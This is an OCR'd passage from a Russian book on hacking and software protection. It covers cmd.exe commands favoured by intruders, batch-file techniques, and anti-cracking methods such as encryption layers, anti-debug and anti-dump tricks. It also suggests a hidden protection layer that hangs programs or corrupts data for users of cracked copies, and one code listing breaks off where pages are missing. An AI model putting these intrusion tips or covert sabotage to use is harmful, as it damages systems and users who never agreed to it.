При всей своей простоте предложенный прием необычайно эффективен. Хакеры и сетевые черви практически никогда не анализируют переменную окружения COMSPEC, поскольку это требует определенного пространства для маневра, а в переполняющихся буферах оно не всегда есть. Вместо этого командный интерпретатор вызывается по его исходному имени cmd.exe, позволяя тем самым обнаружить атаку на самых ранних стадиях проникновения (рис. 20.6).




Рис. 20.6. Редактирование переменной окружения COMSPEC, содержащей путь к командному интерпретатору

КОМАНДЫ ХАКЕРСКОГО БАГАЖА

Ниже перечислены наиболее популярные в хакерской среде команды и консольные утилиты, вызываемые из командного интерпретатора, снабженные моими комментариями. За более подробной информацией обращайтесь к справочной системе Windows или запустите файл cmd.exe с ключом /? — он много интересного расскажет.

ASSOC. При запуске без параметров выводит список зарегистрированных типов файлов и ассоциированных с ними типов приложений, позволяя тем самым выяснить, какие вообще приложения на этом компьютере есть. Теоретически можно использовать эту команду для подмены или удаления

ассоциаций, однако через непосредственное обращение к реестру это сделать намного удобнее.

AT. Позволяет запускать приложения по расписанию (в том числе и на соседних машинах локальной сети). Нуждается в правах администратора и службе планировщика. Ни того, ни другого в распоряжении атакующего обычно не оказывается, а потому данная команда не относится к числу наиболее популярных.

CACLS. Управляет правами доступа к файлам и каталогам, перечисляя имена всех пользователей, имеющих доступ к данному файлу (папке), и при желании позволяющая их изменить. Естественно, менее привилегированные пользователи не могут воздействовать на более привилегированных, что существенно ограничивает возможности данной команды, но отнюдь не делает ее бесполезной!

CALL. Вызывает один пакетный файл из другого, при необходимости передавая ему один или несколько аргументов (например, `call cmd_file.bat "hello, world!"`). В качестве разделителя аргументов используется символ «пробел». Если необходимо передать аргумент с символом пробела, его следует заключить в кавычки.

Частая ошибка начинающих — вызов пакетного файла без команды CALL (например, `cmd_file.bat «hello, world!"`). Дочерний файл действительно вызывается, но управление в материнский уже не возвращается, поскольку в отсутствие CALL'a вызываемый файл затирает текущую копию командного интерпретатора в памяти.

Другая проблема: типичный проект состоит из нескольких пакетных файлов, но только один из них пусковой, а остальные вспомогательные. Как защитить пользователя от случайного запуска «не того» файла? Одно из возможных решений выглядит так: при запуске служебных файлов главный файл должен среди прочих аргументов передать им «магический пирожок», подтверждающий правомерность запуска. При запуске служебного файла пользователем такого «пирожка», естественно, не оказывается, и файл либо выдает поясняющее сообщение, либо самостоятельно запускает основной файл.

Простейший пример реализации может выглядеть так, как показано в листингах 20.4 и 20.5.

Листинг 20.4. Главный командный файл

```
#ФАЙЛ MAIN.BAT
@ECHO OFF
FOR %%A IN (*.%1) DO CALL print_file_name __666__ "%%A"
REM                                       ^
REM                                       |
REM                              передаем магический пирожок
```

Листинг 20.5. Вспомогательный командный файл

```
#ФАЙЛ PRINT_FILE_NAME.BAT
@ECHO OFF
```

продолжение ⇨

Листинг 20.5 *(продолжение)*

```
REM проверяем наличие магического пирожка, и если его нет,
REM вызываем основной файл программы, не забыв при этом
REM передать ему аргументы командной строки. И - самое
REM главное - не вызывайте его командой CALL, ведь нам
REM не нужно получать управление назад!!!
IF NOT #%1#==#__666__# main.bat %1 %2 %3 %4 %5 %6

REM если мы здесь, это значит, что нас вызвали умышленно,
REM а не случайно. А раз так - выкусываем магический
REM пирожок и начинаем делать то, что мы должны делать :)
SHIFT

REM * * * тело программы * * *
ECHO %1
```

К сожалению, командные файлы не поддерживают возможности вызова процедур (или, в терминологии Си, — функций), что затрудняет решение многих задач и вообще уродует программный листинг. Обычно в таких случаях прибегают к вызову внешних командных файлов, что также не есть хорошо, так как вспомогательные командные файлы смотрятся не очень-то красиво...

Тем не менее эта задача вполне решаема! Пусть командный файл вызывает сам себя, передавая в качестве аргумента имя метки, на которую надо осуществить передачу управления. Естественно, еще потребуется включить в строку аргументов специальное ключевое слово, обозначающее вызов функции, а в начало пакетного файла — особый обработчик, который при наличии этого самого ключевого слова перехватывал бы поток управления на себя и, сдвинув список аргументов на две позиции влево, передавал управление на указанную метку.

Единственная проблема — возврат значений. Вероятно, единственное, что здесь можно предложить, — использовать переменные окружения, причем имеет смысл передавать имя переменной как аргумент, чтобы вызываемой и вызывающей функциям было легче «договориться», — в противном случае их будет трудно разрабатывать независимо друг от друга.

Пример реализации продемонстрирован в листинге 20.6.

Листинг 20.6. Эмуляция функций средствами командного языка пакетных файлов

```
@ECHO OFF
REM * * * МЕНЕДЖЕР ВЫЗОВА ПРОЦЕДУР * * *
REM ==================================
REM ARG:
REM CALL %0 _call имя_метки_функции аргументы_функции....
REM
:call_manager
IF NOT #%1#==#_call# GOTO call_manager_end
    SHIFT
    SHIFT
```

```
    GOTO %0
:call_manager_end

REM * * * ОСНОВНОЕ ТЕЛО КОМАНДНОГО ФАЙЛА * * *
REM ==========================================
:main


rem пример вызова функции print_file_name
FOR %%A IN (*.*) DO CALL %0 _call print_file_name "%%A"
rem                        ^   ^          ^          ^
rem                        |   |          |          |
```


FIND/FINDSTR. Поиск двоичных данных (текстовых строк) в группе файлов. Своеобразный аналог ALT+F7 в FAR'е. Основное оружие хакера для поиска интересных документов на сервере.

PRINT. Удобная штука для опустошения принтерного лотка (а у лазерных принтеров лоток очень быстро опустошается).

TIME. Задает текущее системное время, не требуя прав администратора, что делает ее самой деструктивной командной из всех. Только представьте себе, что произойдет с документооборотом и базой данных, если время окажется скачкообразно переведено на несколько лет вперед!

XCOPY. Основное средство копирования файлов и подкаталогов из одной ди ректории в другую.





ЧАСТЬ IV

ЗИККУРАТ ЗАЩИТНЫХ СООРУЖЕНИЙ,

или как противостоять вирусам, хакерам и другим порождениям тьмы

глава 21

как защищают программное обеспечение

глава 22

методология защиты в мире UNIX

глава 23

особенности национальной отладки в UNIX

глава 24

брачные игры лазерных дисков

глава 25

тестирование программного обеспечения

...Today after sleepless 80 hours I have finished the contest! WOW, I am so satisfied, dunno what is better, sex or hacking. (...Сегодня после восьмидесяти бессонных часов я наконец-то хакнул это! Вау! Я чувствую себя таким удовлетворенным, что начинаю сомневаться, что лучше — секс или хакинг.)

MoD

В борьбе за выживание защитные механизмы обречены. Защита лишь продлевает мучения программы, отодвигая ее взлом на некоторый срок. Теоретически. Практически же ничего не стоит создать защиту, позволяющую программе дожить до преклонных лет и «умереть» собственной смертью, передавая наследие очередной версии. Главное — правильно забаррикадироваться. Бессмысленно вешать стальную дверь на картонный дом. Линия обороны должна быть однородна во всех направлениях, поскольку стойкость защиты определяется наиболее уязвимой ее частью.

Начиная с некоторого уровня сложности, взлом становится нерентабельным, и единственным стимулом хакера остается спортивный интерес, вызванный природным любопытством и желанием покопаться в интересной программе. Не стремитесь к элегантности! Используйте тошнотворный стиль кодирования, отвращающий хакера хуже горькой редьки. Тогда шансы программы на выживание значительно возрастут, и долгое время она останется не взломанной.

Мы не будем касаться вопросов целесообразности защиты как таковой (это отдельный больной вопрос), а сразу перейдем к рекомендациям, следование которым усилит защиту настолько, насколько это возможно. Необходимо не только добиться экономической нецелесообразности взлома, но и убить моральный стимул к хакерству «на интерес» — для этого защита должна быть максимально «тупой», а ее взлом — рутинным.

Можно уметь ломать программы, не умея их защищать, а вот обратное утверждение неверно. Это не вопрос морали, это вопрос профессиональных навыков (закон разрешает «взлом», если он не влечет за собой нарушений авторских и патентных прав). Теория — это хорошо, но в машинных кодах все не так, как на бумаге, и большое количество взломов свидетельствует отнюдь не о всемогуществе хакеров, а о катастрофической ущербности защитных механизмов, многие из которых ломаются за считанные минуты!

Личное наблюдение: за последние несколько лет качество защит ничуть не возросло. Причем если раньше творчески настроенные программисты активно экспериментировали со своими идеями, то сейчас все больше склоняются к готовым решениям. Хотелось бы, чтобы эта книга послужила своеобразным катализатором и подтолкнула вас к исследованиям.



ГЛАВА 21

КАК ЗАЩИЩАЮТ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Потребность в защитных механизмах растет с каждым днем, но качество их реализации «падает вниз стремительным домкратом». Давным-давно сломаны HASP, FLEX LM, ASProtect и другие широко разрекламированные решения, и это лишний раз подтверждает, что вы не можете доверять никакому коду, кроме своего собственного; но что делать, если вы и в себе не уверены? Эта глава перечисляет основные ошибки, совершаемые разработчиками, и дает советы по усилению защиты. Предполагается, что читатель имеет достаточный опыт программирования, поскольку в силу драконических ограничений объема книги пришлось опустить детали реализации.

Выбирайте только надежные, системно-независимые методики. Хитроумные антиотладочные приемы только разжигают хакерский интерес и, что еще хуже, выдают ложные срабатывания у легальных пользователей, а этого допускать ни в коем случае нельзя. Делайте ставку на частый выход новых версий и техническую поддержку — это отталкивает пользователей от «кракнутых» версий.

ДЖИНН ИЗ БУТЫЛКИ, ИЛИ НЕДОСТАТКИ РЕШЕНИЙ ИЗ КОРОБКИ

Зачем изобретать велосипед, когда на рынке представлено множество готовых решений — как программных (ASProtect, FLEX LM, Extreme Protector), так

и аппаратных (HASP, Sentinel, Hardlock)? Ответ: стойкость защиты обратно пропорциональна ее распространенности, особенно если она допускает универсальный взлом (а все вышеперечисленные решения его допускают). Даже начинающий хакер, скачавший руководство по борьбе с HASP'ом, за короткое время «отвяжет» программу, особенно если защита сводится к тривиальному: `if (IsHaspPresent() != OK) exit()`. Защитный механизм должен быть глубоко интегрирован в программу, тесно переплетен с ней. Все, что быстро защищается, быстро и ломается!

Хуже всего, что многие протекторы содержат грубые ошибки реализации, нарушающие работоспособность защищаемой программы или отличающиеся вызывающим поведением (например, **Armadillo** загаживает реестр, замедляя работу системы, и это никак не отражено в документации!). Защищая программу самостоятельно, вы тратите силы и время, но зато получаете предсказуемый результат. «Фирменный» защитный механизм — кот в мешке, и неизвестно, какие проблемы вас ждут.

ОТ ЧЕГО ЗАЩИЩАТЬСЯ

Чаще всего программы защищают от несанкционированного копирования, ограничения времени триального использования, реконструкции оригинального алгоритма и модификации файла на диске и в памяти.

ЗАЩИТА ОТ КОПИРОВАНИЯ, РАСПРОСТРАНЕНИЯ СЕРИЙНОГО НОМЕРА

От *несанкционированного копирования* в принципе защищает привязка к машине (как это сделать с прикладного уровня, см. «Пакетные команды интерфейса ATAPI» в № 22 «Системного администратора»). «В принципе» — потому, что пользователям очень не нравится, когда ограничивают их свободу, поэтому привязывайтесь только к носителю (лазерному диску). Нет никакой необходимости выполнять проверку при каждом запуске программы, требуя наличия диска в проводе (а сможет ли ваша программа «увидеть» его по сети?), достаточно проверки на этапе инсталляции. Не надо бояться, что это ослабит защиту, — в любом случае при наличии ключевого диска программа «отвязывается» элементарно. Цель «привязки» — противостоять не хакерам, а пользователям. О том, как создать диск, не копируемый копировщиками защищенных дисков (Alcohol, CloneCD), можно прочитать в «Технике защиты CD» Криса Касперски.

Пусть защита периодически «стучится» в Интернет, передавая вам серийный номер. Если один и тот же серийный номер будет поступать со многих IP-адресов, можно передать удаленную команду на дезактивацию «флага» регистрации (удалять файл с диска категорически недопустимо!). Только не возлагайте на этот механизм больших надежд — пользователь может поставить брандмауэр (правда, локальные брандмаузеры легко обойти, см. «Записки I», глава «Побег через брандмауэр плюс терминализация всей NT») или же вовсе работать на машине, изолированной от Сети.

Защита серийным номером (далее по тексту — s/n) не препятствует несанкционированному копированию, но если все серийные номера различны, можно вычислить пользователя, выложившего свой s/n в сеть. То же самое относится и к парам имя-пользователя/код-активации (далее по тексту — u/r). Идея: пусть сервер генерирует дистрибутивный файл индивидуально на основе регистрационных данных, переданных пользователем. Тогда его u/r не подойдет к чужим файлам и весь дистрибутив придется выкладывать в сеть целиком, что намного более проблематично. К тому же далеко не каждый пользователь рискнет скачивать двоичный файл из ненадежных источников.

ЗАЩИТА ИСПЫТАТЕЛЬНЫМ СРОКОМ



При защите «испытательным сроком» никогда не полагайтесь на системную дату — ее очень легко перевести «назад». Сравнивайте текущую дату с датой последнего запуска программы, сохраненной в надежном месте, помня о том, что не всякое расхождение свидетельствует о попытке взлома — может, это пользователь поправляет неверно идущие часы. Используйте несколько независимых источников — отталкивайтесь от даты открываемых файлов (или, в общем случае, файлов, обнаруженных на компьютере пользователя), подключайтесь к службе атомного времени (если доступен Интернет) и т. д.

Для предотвращения деинсталляции/повторной инсталляции никогда не оставляйте никаких «скрытых» пометок в реестре или файловой системе. Во-первых, «уходя, заметай следы», а во-вторых, пользователь может запускать вашу программу из-под эмулятора ПК (Microsoft Virtual PC, VM Ware) — современные аппаратные мощности это уже позволяют. Он просто переформатирует виртуальный диск, уничтожая *все* следы пребывания вашей программы. Сохраняйте количество запусков в обрабатываемых программой документах (естественно, в нетривиальном формате, который непросто подправить вручную). Противостоять этому очень трудно!

Вообще же лучшая защита демонстрационных версий — физическое усечение функциональности с удалением программного кода, отвечающего, например, за печать или сохранение файла.

ЗАЩИТА ОТ РЕКОНСТРУКЦИИ АЛГОРИТМА

Чтобы хакер не смог реконструировать алгоритм защитного механизма и слегка «доработать» его напильником (или же попросту «подсмотреть» правильный пароль), обязательно используйте *многослойную динамическую шифровку* по s/n или u/r. Тогда без s/n, u/r взлом программы станет невозможным. Не проверяйте CRC s/n! Чтобы убедиться в правильности ввода s/n, проверяйте CRC расшифрованного кода (восстановить исходный s/n по его CRC на достаточных аппаратных мощностях вполне возможно, но CRC расшифрованного кода криптоаналитику вообще ни о чем не говорит!). Игнорируйте первые четыре символа s/n, посадив на них подложный расшифровщик, — обычно хаке-

ры ставят точку останова на начало s/n, но не на его середину. Еще лучше, если каждый из нескольких расшифровщиков будет использовать «свою» часть s/n. Спрашивайте имя, компанию, прочие регистрационные данные, делайте с ними сложные манипуляции, но никак их не используйте — пусть хакер сам разбирается, какие из них актуальны, а какие нет.

Шифровка называется динамической, если ни в какой момент весь код программы не расшифровывается целиком; в противном случае хакер может снять с него дамп — и привет! Расшифровывайте функцию перед вызовом, а по выходе из нее — зашифровывайте вновь. Используйте несколько независимых шифровщиков и перекрытия шифроблоков, иначе хакер расшифрует программу «руками» самого расшифровщика, просто передавая ему номера/указатели зашифрованных блоков, и сбросит дамп. Многослойная шифровка: делаем на каждом слое что-то полезное, затем расшифровываем следующий слой и т. д. Программный код как бы «размазывается» между слоями, вынуждая хакера анализировать каждый из них. Если же весь программный код сосредоточен в одном-единственном слое, количество слоев шифровки, «оборачивающих» его, не имеет никакого значения и ничуть не усложняет взлом.

Разбавляйте защитный код (и в особенности — код расшифровщика) большим количеством мусорных инструкций — процедуру размером 1 Мбайт за разумное время дизассемблировать практически нереально. Мусор легко генерировать и автоматически (ищите в вирусных журналах полиморфные движки) — следите только за тем, чтобы визуально он был неотличим от полезного кода. Еще лучший результат дают виртуальные машины, выполняющие элементарные логические операции (сети Петри, стрелка Пирса, машина Тьюринга). Даже если хакер напишет декомпилятор, на реконструкцию алгоритма уйдет вся оставшаяся жизнь (подробнее см. «Техника и философия хакерских атак» Криса Касперски).

При использовании однослойной шифровки «размазывайте» расшифровщик по телу программы — никогда не располагайте весь код расшифровщика в конце модуля, тогда переход на оригинальную точку входа может быть распознан по скачкообразному изменению регистра EIP. Кстати, стартовый код, внедряемый компиляторами в программу, в большинстве случаев начинается с обращения к `FS:[0]` (регистрация собственного обработчика исключений) — почаще обращайтесь к этой ячейке из расшифровщика, не позволяя хакеру быстро определить момент завершения расшифровки (вызовы должны следовать из разных мест, иначе хакер просто наложит фильтр, благо современные отладчики это позволяют).

Обязательно привязывайтесь к начальному значению глобальных инициализированных переменных, то есть поступайте так: `FILE *f = 0; main(){if (!f) f = fopen(,,)...}`, тогда дамп, снятый в неоригинальной точке входа, окажется неработоспособным. Дизассемблируйте стандартный «Блокнот» — он именно так и устроен.

ЗАЩИТА ОТ МОДИФИКАЦИИ НА ДИСКЕ И В ПАМЯТИ

Модификацию кода предотвращает проверка целостности, причем следует проверять как целостность самого файла, так и целостность дампа в памяти. Хакер

может модифицировать программу «на лету» или даже ничего не модифицировать, а на время перехватить управление и проэмулировать несколько следующих команд; или же просто изменить значение регистра EAX после выполнения команды типа TEST EAX, EAX либо подобной ей.


Перехвату управления/эмуляции противостоять практически невозможно, а вот предотвратить модификацию легко: используйте несистематические коды Рида — Соломона (подробнее см. одноименную статью в «Системном администраторе»). Чтобы взломать программу, хакеру потребуется не только разобраться в том, какие именно байты следует подправить для взлома программы, но и рассчитать новые коды Рида — Соломона, а для этого ему придется написать собственный кодировщик, что не так-то просто (несистематическое кодирование изменяет все кодируемые байты, в отличие от систематического кодирования, где к программе просто дописывается «контрольная сумма», проверка которой может быть легко «отломана»). Опять-таки это актуально только для многослойной динамической шифровки, в противном случае хакер просто дождется завершения декодирования кодов Рида — Соломона и снимет беззащитный дамп.

Как вариант, используйте несимметричные криптоалгоритмы. Это предотвратит модификацию файла на диске (но не в памяти!), и, что еще хуже, зашифровка функции по выходе из нее окажется невозможной (мы ведь не хотим сообщать хакеру секретный ключ?), а значит, код программы рискует в какой-то момент оказаться расшифрованным целиком. Чтобы этого не произошло, расшифровывайте код функции во временный буфер (общий для всех функций), не трогая оригинал.

Проверяя целостность кода, не забывайте о перемещаемых элементах. Если программа или динамическая библиотека будет загружена по адресу, отличному от указанного в PE-заголовке, системный загрузчик автоматически скорректирует все ссылки на абсолютные адреса. Либо избавьтесь от перемещаемых элементов (ключ /FIXED линкера MS Link), либо, что лучше, проверяйте только ячейки, не упомянутые в relocation table.

Никогда не блокируйте некоторые пункты меню/кнопки для ограничения функциональности демонстрационной версии — их не разблокирует только ленивый! Лучше физически вырезайте соответствующий код или, на худой конец, время от времени проверяйте состояние заблокированных элементов управления, так как они могут быть разблокированы не только в ресурсах, но и динамически — посылкой сообщения окну.

ОТ КОГО ЗАЩИЩАТЬСЯ



Арсенал современных хакеров состоит преимущественно из дизассемблера, отладчика, дампера памяти и монитора обращений к файлам/реестру. Это очень мощные средства взлома, но с ними все-таки можно справиться.

АНТИДИЗАССЕМБЛЕР

Дизассемблер — в девяти из десяти случаев это IDA Pro. Существует множество приемов, приводящих ее в замешательство («ее», потому что Ида — женское имя): множественные префиксы, искажение заголовка PE-файла и т. д., — однако смысла в них немного, и многослойной шифровки на пару с мусорным кодом для ослепления дизассемблера вполне достаточно. Правда, опытные хакеры могут написать плагин, автоматизирующий расшифровку и вычищающий мусорный код, но таких хакеров — единицы, и вы можете гордиться, что ломались у них. Активное использование виртуальных функций в С++ существенно затрудняет дизассемблирование программы, поскольку для определения эффективных адресов приходится выполнять громоздкие вычисления или «подсматривать» их в отладчике (про борьбу с отладчиками мы еще поговорим). Только помните, что оптимизирующие компиляторы при первой возможности превратят виртуальные функции в статические.

АНТИОТЛАДКА

Еще ни одному из отладчиков не удалось полностью скрыть свое присутствие от отлаживаемой программы, и потому он может быть обнаружен. Чаще всего используется сканирование реестра и файловой системы на предмет наличия популярных отладчиков, проверка флага трассировки, чтение содержимого отладочных регистров/IDT, замер времени выполнения между соседними командами и т. д. (если хотите узнать больше — поищите «anti-debug» в Гугле). Однако запрещать пользователю иметь отладчик категорически недопустимо — защита должна реагировать лишь на активную отладку. К тому же все эти проверки элементарно обнаруживаются и удаляются. Надежнее трассировать самого себя, подцепив на трассировщик процедуру расшифровки, или генерировать большое количество исключительных ситуаций, повесив на SEH-обработчики процедуры, делающие что-то полезное. Попутно: оставьте в покое soft-ice — в хакерском арсенале есть и альтернативные отладчики.

Эмулирующим отладчикам противостоять труднее, но ничего невозможного нет. Используйте MMX-команды, сравнивая время их выполнения со временем выполнения «нормальных» команд. На живом процессоре MMX-команды работают быстрее. Отладчики же либо вообще не эмулируют MMX-команды, либо обрабатывают их медленнее нормальных команд.

АНТИМОНИТОР

Мониторы — очень мощное хакерское средство, показывающее, к каким файлам и ключам реестра обращалась защищенная программа. Активному мониторингу, в принципе, можно и противостоять, но лучше этого не делать, ведь существует и пассивный мониторинг (снятие слепков с реестра и файловой системы и их сличение до и после запуска программы), а против него не попрешь.

Не храните регистрационную информацию в явном виде. Забудьте о флагах регистрации! Вместо этого «размазывайте» ключевые данные маленькими ку-

сочками по всему файлу, считывайте их в случайное время из случайных мест программы, расшифровывая очередной кусок кода.

Вместо fopen/fseek/fread используйте файлы, проецируемые в память, они намного сложнее поддаются мониторингу, но это уже тема отдельного разговора.

АНТИДАМП

Дамперам противостоять проще простого. Их много разных, но нет ни одного по-настоящему хорошего. Затирайте в памяти PE-заголовок (но тогда не будут работать функции типа LoadResource) или, по крайней мере, его часть (о том, какие поля можно затирать, читайте в главе 5 «Формат PE-файлов»). Выключайте временно не используемые страницы функцией VirtualProtect(..PAGE_NOACCES.), а перед использованием включайте их вновь. Впрочем, хакер может уронить NT в «синий экран», получив образ подопытного процесса в свое распоряжение. Однако при использовании динамической многослойной шифровки толку от этого образа будет немного.

КАК ЗАЩИЩАТЬСЯ

Никогда не давайте хакеру явно понять, что программа взломана! Тогда ему остается найти код, выводящий ругательное сообщение (а сделать это очень легко), и посмотреть, кто его вызвал, — вот сердце защитного механизма и локализовано. Используйте несколько уровней защиты. Первый — защита от ввода неправильного s/n и непредумышленного нарушения целостности программы (вирусы, дисковые сбои и т. д.). Второй — защита от хакеров. Обнаружив факт взлома, первый уровень «ругается» явно, и хакер быстро его нейтрализует, после чего в игру вступает второй, время от времени вызывающий зависания программы, делающий из чисел «винегрет», подменяющий слова при выводе документа на принтер и т. д. При грамотной реализации защиты нейтрализация второго уровня потребует полного анализа всей программы. Да за это время можно десять таких программ написать! Второй уровень никогда не срабатывает у честных пользователей, а только у тех, кто купит «крак». Если же вы боитесь, что второй уровень случайно сработает в результате ошибки, лучше вообще не беритесь за программирование — это не для вас.

Не показывайте хакеру, каким путем регистрируется защита. Это может быть и ключевой файл, и определенная комбинация клавиш, и параметр командной строки. Ни в коем случае не считывайте s/n или u/r через WM_GETTEXT/GetWindowText, вместо этого обрабатывайте нажатия одиночных клавиш (WM_CHAR, WM_KEYUP/WM_KEYDOWN) прямо из основного потока ввода данных и тут же их шифруйте. Смысл шифровки в том, чтобы вводимая пользователем строка нигде не присутствовала в памяти в явном виде (тогда хакер просто поставит на нее точку останова, и могучий soft-ice перенесет его прямо в самый центр защитного механизма). Интеграция с основным потоком ввода предотвращает быстрый взлом программы. Бряк на WM_XXX ничего не дает, поскольку не позволяет быстро отличить обычные вводимые данные от s/n.

Возьмите на вооружение генератор случайных чисел — пусть проверки идут с разной периодичностью из различных частей программы (использовать общие функции при этом недопустимо — перекрестные ссылки и регулярный поиск выдадут вас с головой!). Не используйте функцию rand() — вместо этого отталкивайтесь от вводимых данных, преобразуя в псевдослучайную последовательность задержки между нажатиями клавиш, коды вводимых символов, последовательность открытий меню и т. д.

Ни в коем случае не храните «ругательные» строки открытым текстом и не вызывайте их по указателю — хакер мгновенно найдет защитный код по перекрестным ссылкам. Лучше так: берем указатель на строку. Увеличиваем его на *N* байт. Сохраняем указатель в программе, а перед использованием вычитаем *N* «на лету» (при этом вам придется сражаться с коварством оптимизирующих компиляторов, норовящих вычесть *N* еще на стадии компиляции).

Избегайте прямого вызова API-функций. Наверняка хакер поставит на них бряк. Используйте более прогрессивные методики — копирование API-функций в свое тело, вызов не с первой машинной команды, распознавание и дезактивацию точек останова (подробности в «Записках мыщъх'а»).

Разбросайте защитный механизм по нескольким потокам. Отладчики не выполнят переключение контекста, и остальные потоки просто не получат управление. Кроме того, очень трудно разобраться в защитном механизме, исполняемом сразу из нескольких мест.

Создайте несколько подложных функций, дав им осмысленные имена типа CheckRegisters, — пусть хакер тратит время на их изучение!



ГЛАВА 22

МЕТОДОЛОГИЯ ЗАЩИТЫ В МИРЕ UNIX

Программное обеспечение под UNIX далеко не всегда бесплатно, и коммерческий софт успешно конкурирует с проектами Open Source, многие из которых распространяются за деньги (свобода – еще не синоним халявы). Это и научные приложения, моделирующие движения звезд в галактиках, и корпоративные пакеты для работы с трехмерной графикой, и серверное обеспечение, и программные комплексы для управления производством, и т. д., и т. п. Все это не имеет никакого отношения ни к ПК, ни к «пиратству». Исследовательские институты и корпорации слишком дорожат своей репутацией, чтобы идти на открытый грабеж.

Поэтому-то в мире UNIX так мало защит от несанкционированного копирования. Вот Linux – другое дело! Ориентированная на домашних и офисных пользователей, она движется тропой варварского рынка (он же – «массовый»), населенного хакерами, пиратами и продвинутыми юзерами, способными постоять за свои права, наскоро скачав из Сети свежепойманный крак. Без достойной защиты здесь никуда! Без достойной защиты ваша программа вообще не будет продаваться.


Качество же защитных механизмов в UNIX все еще остается на уровне слабого подобия левой руки. С Windows ей не тягаться. Впрочем, качество хакерского инструментария под UNIX еще хуже, так что одно уравновешивает другое. Даже плохонькая защита представляет собой большую проблему и дикую головную боль бессонных ночей. Данная глава дает краткое представление о проблеме и рассказывает о наиболее популярных методах противодействия отладчикам и дизассемблерам.

РАЗВЕДКА ПЕРЕД БОЕМ, ИЛИ В ХАКЕРСКОМ ЛАГЕРЕ У КОСТРА



С точки зрения хакера UNIX — полный отстой, скажу я вам. Достойного инструментария нет и не скоро будет. Хачить приходится голыми руками. Больше всего удручает отсутствие полноценного отладчика, если не Soft-Ice, то хотя бы OllyDbg. Мелочи типа дамперов памяти, различных там патчеров, автоматических распаковщиков упакованных файлов также приходится писать самостоятельно, поскольку живых представителей этой фауны в Сети обнаружить не удалось. Лишь бесконечные кладбища заброшенных проектов...

